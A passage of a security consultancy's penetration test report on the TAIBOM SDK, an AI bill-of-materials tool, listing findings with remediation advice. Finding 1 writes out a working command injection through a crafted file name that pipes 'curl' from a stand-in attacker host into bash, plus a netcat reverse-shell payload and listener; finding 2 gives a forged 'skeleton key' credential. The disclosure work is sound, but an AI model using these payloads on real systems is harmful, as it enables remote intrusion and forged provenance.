D5.6A TAIBOM Security Testing Report and Remediation Plan

Report and Recommendations

March 2025

COPPER HORSE

Penetration test

Software Assessment

Trusted AI Bill of Materials (TAIBOM)
March 2025

COPPER HORSE

Prepared by You Gotta Hack That

Prepared on 10. April 2025

Table of contents

EXECUTIVE SUMMARY

SCOPE

The Research of the NquiringMinds system was completed between 24 March and 31 March 2025. The objective was to identify and document security vulnerabilities within the scope.

The scope of this exercise was:

- The TAIBOM SDK v0.0.1 (March 2025)

HIGH LEVEL RESULTS

Our test identified 16 issues in total. These were broken down into the following severities:

- 0 deemed to be critical severity
- 3 considered to be high severity
- 8 that represented a medium severity
- 4 assigned a low severity
- 1 for information only

EXERCISE OBJECTIVES

The Customer states this test is needed because:

> *This application is being developed and will become publicly available. It is good practice, especially where tools will be used in areas of technological growth, to ensure cyber security assurance has been achieved.*

The Customer and the team have agreed that the aim of this exercise is:

> *To gain a better understanding of the cyber security threats to this new software as well as its weaknesses. This is required before system becomes widely adopted.*

SUMMARY ANALYSIS

The following broad statements summarise the current level of security as observed from this penetration test:

The assessment identified serious findings that must be addressed for any level of cyber security assurance to be provided. The nature of these findings is concerning but is symptomatic of several hidden "gotcha's" that happen to perfectly align to produce these results.

The system is still under development which means that the identity provider currently has no trust anchor. The use of Distributed Identity (DID) providers is clearly planned within the code. DID providers enable decentralised identity management by allowing individuals or organisations to manage and verify identities without relying on a central authority. DID providers typically use cryptographic schemes and are anchored on distributed ledgers or

blockchains. Using a blockchain to record these identities may present several issues. Not least of all this includes the "51% problem" where an attacker with a majority vote can rewrite transaction history and, in this case, would be able to alter the identities and Verifiable Credentials (VCs) provided by the system. There are also variants of this attack known respectively as the 34% attack. This appears particularly challenging as it is anticipated that there will be a relatively small number of identities within this system and therefore gaining or simulating a majority vote would be relatively achievable. In small blockchains, the illusion of security scales inversely with network size. Without critical mass, every validator, line of code, or keyholder is a potential systemic failure point. Finally, there are potentially large energy usage challenges with operating blockchains, and therefore the cost of this must be set against the benefit such an architecture will bring.

Systems under active development often require iterative testing to uncover edge cases, regression issues, and performance degradation. Documentation and assurance processes should reflect this state. This penetration test showed inconsistent behaviour, incomplete feature sets, and unhandled exceptions. Further testing is recommended to reach the desired level of assurance.

The following represents a list of the top vulnerabilities that should be prioritised for correction. The order is based upon the severity of each vulnerability's CVSS score and may be influenced by the number of instances of each vulnerability. Internet and user-facing vulnerabilities are considered as a higher priority than those present internally or only to administrative users, because there are a larger number of adversaries present on the Internet or within the user-base than within an internal network and its administrative team. This does not mean internal or admin-only vulnerabilities should be discounted, merely that those that are facing larger numbers of potential threat-actors are likely to need resolving first.

It is advised that the following areas receive corrective activities to make the most impactful improvements:

- Arbitrary Remote Code Execution (RCE) via digitally signed Verifiable Credential
- Skeleton 'key' Verifiable Credentials (VCs) possible
- Downgrade attack possible on key lookup failure
- Weak signing identity as no trust anchor in use
- Incorrect assertion for issuer attribution
- Lack of cryptographic agility
- System can be tricked into ignoring certain files
- No key management capabilities
- Uses of flat key store rather than OS keystore
- No granularity in integrity validation results
- Weak Hash Usage Without Salt or HMAC

LIMITATIONS

The findings in this report provide a point-in-time assessment of the security posture of the in-scope infrastructure. Any changes to the infrastructure after the testing dates are therefore likely to change the security posture.

Performance testing

Denial of Service (DoS) testing was not performed to not cause any adverse impact on the system's availability and performance. This report may contain references to performance or availability risks where they were observed. Such attack types are not actively investigated during this testing exercise unless specifically required by the Customer and planned in advance.

Approach to sampling

Testing was carried out against all elements of the scope following the standard testing strategy and enabling the consultants to determine changes as necessary in line with their experience and expertise. Sampling was performed where it was deemed appropriate to prioritise other elements of the Customer's target environment whilst maintaining a suitable representation of the system. For example, sampling may be chosen where this enables testing of extra types of functionalities, anticipated sensitivities, potential variation in attack opportunities, and owing to observable homogeneity of development approach.

No other modifications to our sampling approach were made.

Approach to vulnerability exploitation

Not all vulnerabilities are exploited during a penetration test. This is because of any number of reasons, such as: the vulnerability may not be immediately exploitable; would potentially have unintended or undesirable consequences; or are not considered to have an impact worth pursuing. For these reasons not all vulnerabilities are actively exploited during a penetration testing exercise. It should be assumed that vulnerabilities were not exploited unless otherwise stated.

Approach to destructive testing

Destructive testing may be an unavoidable consequence of penetration testing activities. The consultant will attempt to minimise such testing. It is important to note that this is part of the testing process. Destructive testing does not just mean the deletion of records or other data. More commonly, destructive testing means the pollution of data or addition of erroneous data. For these reasons it is always recommended that penetration testing is not completed against live or production systems, but instead against a complete mirror system.

Test boundary changes

No additional scope changes were made during the exercise.

Additional limitations

No additional restrictions were imposed upon this test.

SUMMARY OF FINDINGS

The following table shows findings ordered by their CVSS severity:

#	Severity	Item title
1	High (72.23)	Arbitrary Remote Code Execution (RCE) via digitally signed Verifiable Credential
2	High (58.89)	Skeleton 'key' Verifiable Credentials (VCs) possible
3	High (56.8)	Downgrade attack possible on key lookup failure
4	Medium (49.85)	Weak signing identity as no trust anchor in use
5	Medium (39.58)	Incorrect assertion for issuer attribution
6	Medium (36.06)	Lack of cryptographic agility
7	Medium (35.64)	System can be tricked into ignoring certain files
8	Medium (35.41)	No key management capabilities
9	Medium (32.84)	Uses of flat key store rather than OS keystore
10	Medium (31.84)	No granularity in integrity validation results
11	Medium (29.92)	Weak Hash Usage Without Salt or HMAC
12	Low (24.79)	Reliance on user environment to locate system utilities
13	Low (23.59)	Lack of support for Post-Quantum Cryptography (PQC)
14	Low (13.65)	Not Optimised for Large-Scale Hash Verification
15	Low (10.61)	No data quality or provenance assessment
16	Informational	Suboptimal Verifiable Credential (VC) syntax

INTRODUCTION

This report details the scope and findings of a penetration test against the web application. The exercise is designed to establish a technical vulnerability baseline at a given point in time. This report shows that baseline and the initial analysis of any findings therein. Penetration tests are the IT equivalent of a Taxi's MOT test: broad coverage of known issues to assess the most likely problems and to allow fixes for identified problems to be applied, testing should be performed on a frequent basis.

ASSESSMENT PURPOSE

The findings in this report should be considered as vulnerabilities or technical risks and only represent one part of a given organisation's level of information security / cyber risk. Full risk analysis is not given in this report; such activities should be completed by the receiving organisation, albeit with assistance when so desired, within their security management function. This report aims to be easily assimilated within such a security management function and can be used as part of a compliance drive for example: ISO 27001; or PCI-DSS.

Cyber security exercises and vulnerability assessments are often required by partner businesses and Customers as part of their information security management programme. This report aims to support such Customer assurance requirements.

ASSESSMENT BIAS

Over time the findings in this report can be compared with previous exercises to give an indication of progress and improvements, however, it should be noted that "absolute security" does not exist. Every month new security patches are released for many different software packages that range from minor improvements and hardening, to corrections to major security holes. The reader must take into consideration the ever-changing security landscape. Should this report be clean of all weaknesses and vulnerabilities, there is no guarantee that this will be the case in the next month.

Owing to the nature of security tests, there are rarely opportunities for positive findings to be recorded: do not be dis-heartened by this test's negative bias. Equally, a lack of findings in this report does not indicate that an appropriate level of security is present; this depends greatly on the risk-actors and threats the business faces and furthermore, there will be security vulnerabilities present within the systems that are not possible to test for during the timeframe of the testing exercise.

VULNERABILITY SCORING

The scoring mechanism used within this report is based upon the modified-CVSS v3.0 (Common Vulnerability Scoring System). This system is only applied where it is appropriate to use a technical scoring system. This system is chosen as it is the latest major development of a system that is designed to provide a method of comparing vulnerabilities and to enable a universally understood reference point on which vulnerabilities can be discussed. It also attempts to put the vulnerability in the context of the surrounding systems by allowing for the score to be modified and thus reflecting specific circumstances under which the vulnerability presents itself.

The CVSS works well for disclosing vulnerabilities to the public because those vulnerabilities stand-alone without a business context. However, as all consultant-led cyber security assessments are an in-depth assessment of vulnerability within an organisation's context, the CVSS is not always the most appropriate measure. In such circumstances, the author of this report will alter the ranking, but not the CVSS score, to elevate the more severe risks to be dealt with as a priority. This is because these exercises should put each finding in the relevant organisational context and this quality can be difficult, if not impossible, to quantify in any scoring system.

It is worth keeping in mind that security assessments often make use of the older CVSS v2.0 system, this is because the tools that are used to perform the assessment have this version of the system built in.

CVSS VS OTHER RATING SYSTEMS

CVSSv3 is the third iteration of a world-wide system designed to allow vulnerabilities to be rated in a common format with as little subjectivity as possible. It is the scoring system that we choose as we believe that in the most part, it reflects the vulnerabilities accurately and fairly. We acknowledge that there are many other systems out there that also have their benefits and short comings, we encourage each organisation to choose the system that works best in its circumstances.

Drawing judgements from a numerical score can be complex for several reasons. For example, how much worse is a 4.5 than a 3.8 vulnerability score? These judgements are also incredibly subjective and often relate to the organisation's risks, rather than technical vulnerability. Wherever possible, we avoid organisation-level risk-analysis, as there is little chance that we know the organisation as well as the Customer. That said, organisations such as NIST do publish qualitative severity rankings that may help make this task much easier


Qualitative Severity Ranking	CVSSv3 Score Range
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

This report relies heavily of the Common Weakness Scoring System (CWSS) as the findings present within this report are better represented in line with weakness concepts rather than vulnerabilities. Conceptually the CWSS is very similar to the CVSS and continues to provide an objective measure for the severity of the finding.

TESTING METHODOLOGY

As the penetration testing industry has matured, certifying bodies have increasingly demanded a standardised way of performing penetration testing. There is only so much standardisation that can be done before the creativity inherent in 'hacking' is removed and the benefit of the service is lost. However, this same standardisation encourages better quality testing exercises by making sure that a minimum level of testing is completed. The testing process focussed on recognised testing methodologies that were relevant to the testing scope, for example the OWASP Top 10 Web Application Security Risks.

Our approach is iterative in nature, this means that the process repeats itself until either all options have been exhausted, or the testing time-period has expired.



Each iteration starts with attack surface discovery – this can be at any level of the target, for example, authenticated or unauthenticated, or because of the exposure produced by another attack.

Next, exploratory attacks are launched to further understand the attack surface. These attacks are tuned to be as relevant as possible for the context.

Once the results of the initial attacks are known, the most likely to be successful attacks are developed further to maximise the chance of success and then executed.

Should the attack be successful, the attacker has gained a foothold. The attack may require further tuning to gain firm access.

In this iteration's final stage, the attacker will look to take advantage of whatever access has been gained. This may simply be access to data and information, or it may be that the successful attack now opens up the possibility of further attacks.

Crucially, between each of these stages, is human analysis. It is this analysis that exposes the true impact of the flaws discovered and the capabilities that these flaws provide to an attacker.

It is important to understand the difference between a "Penetration testing methodology" and a "PCI penetration testing methodology". The former, is the above-described process which can be applied to any given test. Whilst the latter defines a particular scope; its context and environment, the permitted test types and other details that are pertinent to it often cannot be known or understood by a tester in advance. The PCI penetration testing methodology is designed to ensure that a minimum amount of testing is performed to support PCI compliance.

TECHNICAL ANALYSIS

HIGH

1. Arbitrary Remote Code Execution (RCE) via digitally signed Verifiable Credential

Overview

Severity rating	High
Score	72.23
Vector	CWSS:1.0/TI:1/AP:1/AL:1/IC:1/FC:1/RP:1/RL:1/AV:1/AS:1/IN:0.1/SC:1/BI:1/DI:0.2/EX:1/EC:1/P:0.7

Affected resources

`$ taibom validate-data TAIBOM-data-*.json` - and all other associated validation routines

`directoryExists()` in file-utils.mjs

`getHash()` in file-utils.mjs

`runBashCommand()` in cli.mjs

`validateLocationHash()` in cli.mjs

`verifyClaim()` in vc-tools.mjs

`verify()` in verifiable_credential_toolkit.mjs

Issue description

This finding builds on two other findings in this report, please see "Skeleton 'key' Verifiable Credentials (VCs) possible" and "System can be tricked into ignoring certain files" for further details.

It is possible to generate a TAIBOM VC that when verified executes arbitrary commands including those that spawn a reverse shell and connects to an attacker's machine. As these TAIBOM VCs are to be used by consumers of AI datasets, models and so on, this is an attack against the end users of the TAIBOMs.
The attack is set up with the following dummy file:

```
touch dummy && mv dummy $'.\042 2>discard| curl -sL evilwebserver.com 2>discard| bash | echo "legit" #'
```

The TAIBOM VC is then created:

```
$ taibom data-taibom taibom@evilwebserver.com $'.\042 2>discard| curl -sL evilwebserver.com 2>discard| bash | echo
"legit" #'
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Identity keys for 'taibom@evilwebserver.com' found.
Data directory '." 2>discard| curl -sL evilwebserver.com 2>discard| bash | echo "legit" #' verified.
Command is: find "." 2>discard| curl -sL evilwebserver.com 2>discard| bash | echo "legit" #" -type f -exec
sha256sum {} + | sort | sha256sum | awk '{print $1}'
Command stdout is: legitCommand stderr is:
/home/user/.taibom/taibom@evilwebserver.com/private.key
/home/user/.taibom/taibom@evilwebserver.com/public.key
VC Signed data has been written to /home/user/datapermstest/TAIBOM-data-a76127a0-3cce-4c72-8618-2cd4f8baa1b4.json
```

Please note that the above has additional instrumentation to help demonstrate how this attack progresses.

The TAIBOM VC then contains:


```
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:a76127a0-3cce-4c72-8618-2cd4f8baa1b4",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "legit",
    "label": "Training",
    "lastAccessed": "2025-04-08T22:03:26.695Z",
    "location": {
      "path": "file://.\" 2>discard| curl -sL evilwebserver.com 2>discard| bash | echo \"legit\" #",
      "type": "local"
    },
    "name": ".\" 2>discard| curl -sL evilwebserver"
  },
  "validFrom": "2025-04-08T22:03:21.566Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "SlM0XGwOB1euqNFj+oNjfDAV42F9JK85ShqJbjy4ZdhxT3QV09oXPB5dn4Yy8F7LxPSx6CTdL4nEhuL4rKijAg=="
  }
}
```


The attacker then must set up the webserver at **`evilwebserver.com`** to serve the Stage0 payload. This payload is:

```
/usr/bin/nc <ATTACKERIP> 4444 -e /bin/bash
```

And finally, the attacker must set up a listener for the reverse shell connections that arrive from victims:

```
$ nc -nvlp 4444
```

On the victim's side, the following is as observed when attempting to validate the TAIBOM VC:

```
$ taibom validate-data /home/user/datapermstest/TAIBOM-data-a76127a0-3cce-4c72-8618-2cd4f8baa1b4.json
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Rehashing file location & Verifying
TAIBOM claim urn:uuid:a76127a0-3cce-4c72-8618-2cd4f8baa1b4 VALIDATED
```

Which then collects the Stage0 payload from the evil webserver and executes it. The connection is then received on the attacker's machine and can be dynamically interacted with:

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37610
id
uid=1000(user) gid=1000(user)
groups=1000(user),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),112
(bluetooth),114(lpadmin),117(scanner),994(vboxsf)
^C
```

The victim's execution flow follows this protocol graph:




Figure1–Protocol Diagram Showing the Victim's Interaction with the Malicious VC and the Attackers Infrastructure

Risk statement

This finding demonstrates a critical impact on the users of the system. As TAIBOM Verifiable Credentials are designed to be provided to users who wish to validate the trust and provenance of AI models and data, the ability to execute arbitrary code on their systems when they attempt to validate these qualities represents a serious failure of defensive cyber security.

The likelihood that a successful attack will be carried out is high. This represents a perfect opportunity for an attacker at one AI development company to gain direct access to the systems responsible for a competitors backend servers from which the attacker could perform any number of attacks such as corporate espionage.

Recommendations

- Ensure that all the following are completed:
  - Do not permit command escape sequences in user-input or in resulting VCs.
  - Assess the contents of a given VC does not contain malicious code before it is processed when validating a TAIBOM. For example, this could be completed alongside JSON syntax and cryptographic checks
  - Do not use the Operating System via the `exec()` function call, especially on string-built variables. For example, use `spawn()` instead.
  - Improve error handling by reducing the currently over-aggregated approach to hash generation because of the use of a single OS pipeline.
- Consider implementing escape sequence flattening. This can be beneficial, but most not be relied upon without other additional controls, furthermore this needs to be done prior to sanitisation and validation as otherwise unflattened strings may contain hidden malicious code.

2. Skeleton 'key' Verifiable Credentials (VCs) possible

Overview

Severity rating	High
Score	58.89
Vector	CWSS:1.0/TI:1/AP:1/AL:1/IC:1/FC:1/RP:0.6/RL:1/AV:1/AS:0.9/IN:0.1/SC:1/BI:1/DI:0.2/EX:0.6/EC:1/P:0.7

Affected resources

`$ taibom validate-data <TAIBOM-data-*.json>` - and all other TAIBOM generation functionality

`validateLocationHash()` in cli.mjs

`verifyClaim()` in vc-tools.mjs

`verify()` in verifiable_credential_toolkit.mjs

Issue description

This finding extends the details that are given in the finding "System can be tricked into ignoring certain files". Please see the appropriate finding for additional details.

It is possible to generate a TAIBOM VC that will validate for any dataset. This is because the injected command results in an unknown state and the state checking logic used in the system is flawed.

The below is an example of the Skeleton Key VC being used on a dataset for which it was not generated:

```
$ taibom validate-data TAIBOM-data-491eb097-8e8a-4747-9308-2a03429399c2.json
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Rehashing file location & Verifying
TAIBOM claim urn:uuid:2a6ab905-2824-4e60-a243-19d07c2edb50 VALIDATED
```

At first glance this does not appear unusual as no error or warning messages are displayed. Additional instrumentation was added to the TAIBOM SDK to illustrate the technical impact further:

```
$ taibom validate-data TAIBOM-data-491eb097-8e8a-4747-9308-2a03429399c2.json
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Rehashing file location & Verifying
VC Hash details: undefined
Generated Hash details: 6ae7a8eebd4fa9fa19df3bb6ae6ba863256b9ee1df1d0a9e4bfefee44099cd21  -
TAIBOM claim urn:uuid:2a6ab905-2824-4e60-a243-19d07c2edb50 VALIDATED
$ echo $?
0
```

Above you can see that the VC Hash details result in an "undefined" variable. Furthermore, it is also possible to confirm that the overall exit code for this validation routine does in fact have a success status (return code zero).

This effect is established by providing a data directory that when used to create a hash returns non-confirming results that cannot be validated as a hash.

The code that is responsible for this continuing to validate is:

```
function validateLocationHash(claim) {
  const file_location = claim.credentialSubject.location.path;
  const bashCommand = getHash(`${file_location}`);  console.log("Rehashing file location & Verifying");
  runBashCommand(bashCommand, (error, hash) => {
    if (error) {
      console.error(`Error generating hash: ${error.message}`);
      process.exit(1);
    }
        if (
      claim.credentialSubject.hash?.value &&
      claim.credentialSubject.hash.value !== hash &&
      claim.credentialSubject.hash !== hash
    )
      throw new Error("Hash is not validated");
    else console.log("TAIBOM claim", claim.id, "VALIDATED");
  });
}
```

The logic for checking the contents of the **`claim.credentialSubject`** is flawed. On the first of the three lines, when presented with a value that is not a valid hash the entire if statement must resolve to **`False`** and therefore no error is raised.

The following TAIBOM should work for any data set validation:

```
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:a76127a0-3cce-4c72-8618-2cd4f8baa1b4",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "legit",
    "label": "Training",
    "lastAccessed": "2025-04-08T22:03:26.695Z",
    "location": {
      "path": "file://.\" 2>discard | echo \"legit\" #",
      "type": "local"
    },
    "name": ".\" 2>discard| curl -sL evilwebserver"
  },
  "validFrom": "2025-04-08T22:03:21.566Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "SlM0XGwOB1euqNFj+oNjfDAV42F9JK85ShqJbjy4ZdhxT3QV09oXPB5dn4Yy8F7LxPSx6CTdL4nEhuL4rKijAg=="
  }
}
```

This is specifically because the **`credentialSubject`** hash has been replaced with the word **`legit`** meaning the string is not a valid hash. Any variation on the theme with any data directory path command escape that results in a string which is not a hash should work. Furthermore, there is limited validation of the contents of a VC. This is one of the steps performed when validating a TAIBOM:




Figure2–Function Call Graph - Verifyclaim()

The VC is validated by this code:

```
export async function verifyClaim(vc) {
  try {
    let didDocument;
    const didUrl = vc.issuer;    try {
      const response = await fetch(didUrl);
      if (!response.ok) {
        throw new Error(`DID registry lookup failed for ${didUrl}`);
      }
      didDocument = await response.json();
    } catch (error) {
      console.warn(
        `Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error:
${error.message}`
      );
    }    let publicKey;
    if (vc.proof && vc.proof.verificationMethod) {
      // Use the public key from `proof.verificationMethod`
      publicKey = vc.proof.verificationMethod;
    } else {
      console.error("No verification method found in the VC or DID document.");
      return false;
    }    const decodedPublicKey = convertToUint8(publicKey);    const isVerified = verify(vc, decodedPublicKey);
    return isVerified;
  } catch (error) {
    console.error("Error during claim verification:", error);
    throw new Error(error);
  }
}
```

And this code:

```
module.exports.verify = function(signed_vc, public_key) {
    const ptr0 = passArray8ToWasm0(public_key, wasm.__wbindgen_malloc);
    const len0 = WASM_VECTOR_LEN;
    const ret = wasm.verify(signed_vc, ptr0, len0);
    if (ret[2]) {
        throw takeFromExternrefTable0(ret[1]);
    }
    return ret[0] !== 0;
};
```

It appears to only check that the VC is a syntactically valid JSON and is cryptographically verifiable.

Risk statement

This finding represents the ability to include such a skeleton key VC in any repo and be certain that it will validate correctly. Therefore, this will enable an attacker to poison or otherwise modify the contents that appear to be correctly signed and validatable by the TAIBOM SDK.

This finding undermines the entire trust model for this tool. As the SDK is built to enable trust to be associated with datasets via cryptographic operations this presents a very high impact.

The likelihood of a successful attack against this mechanism is medium. It is relatively complex and leaves some limited markers of abuse within the VC itself.

Recommendations

- Ensure that the contents of the VC only include the expected keys.
- Ensure that the contents of the VC only include values that are syntactically valid for their field type and purpose.
- Ensure that compound logic evaluates in all situations in the correct manner.
- Split compound logic to reduce density and enable more granular error handling and messaging.
- Take the deny by default approach instead of ‘allow with exceptions’ on all logic operations that determine syntactical validity or determine security-sensitive execution flow.

3. Downgrade attack possible on key lookup failure

Overview

Severity rating	High
Score	56.8
Vector	CWSS:1.0/TI:0.9/AP:1/AL:1/IC:1/FC:1/RP:0.7/RL:0.9/AV:0.5/AS:1/IN:0.9/SC:1/BI:1/DI:0.6/EX:0.2/EC:1/P:0.7

Affected resources

```
$ taibom validate [options] <name> <email> <role>

$ taibom validate-data [options] <data_taibom>

$ taibom validate-code [options] <data_taibom> (sic)
```

Issue description

The TAIBOM system is designed for validating and then signing a variety of components that are used in the production of AI systems. The system relies heavily on standardised file integrity verification tools and cryptographic keys to then digitally sign the results of the file integrity tools.

The use of digital signatures and certificates can be performed in a standalone manner; however, this approach limits the value of the trust that can be derived from this process. Robust trust-providing systems, such as the Public Key Infrastructure (PKI) services that are commonly used to provide TLS certificates for use with web sites, must also provide trust anchors for the certificates to be trustable. These trust anchors are most recognisable in the form of root, and intermediary certificates.

Several trust anchor methods are possible, such as:

- PKI with certificate chains
- Web of Trust / identity cross signing
- Distributed Ledger / blockchain

TAIBOM has signs of early development of the use of a Distributed IDentity (DID which is also known as Distributed Ledger) service to receive keys; however, this is still nascent and only includes the most basic of features.

The file integrity verification system fails to handle key lookup failures securely. When the DID is unreachable the system continues processing the target components using local keys.

This process completes with a minor warning on the console output such as:

```
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@example.com failed, reason: connect ECONNREFUSED ::1:3001
Identity keys for 'taibom@example.com' found.
```

This lack of strict validation provides an attacker the opportunity to interfere with the key retrieval process. Should an attacker locally install an alternative key and then force the key lookup process to fail the attacker is able to inject unauthorised keys. Such a situation

results in a classic downgrade attack and therefore degrades the trust that can be derived from the system's output.

During testing, the key server processes were not in a working condition which resulted in the software triggering the routines for an unreachable DID service. As a result, the system used locally stored keys.

This process is visualised in this call graph subsection:

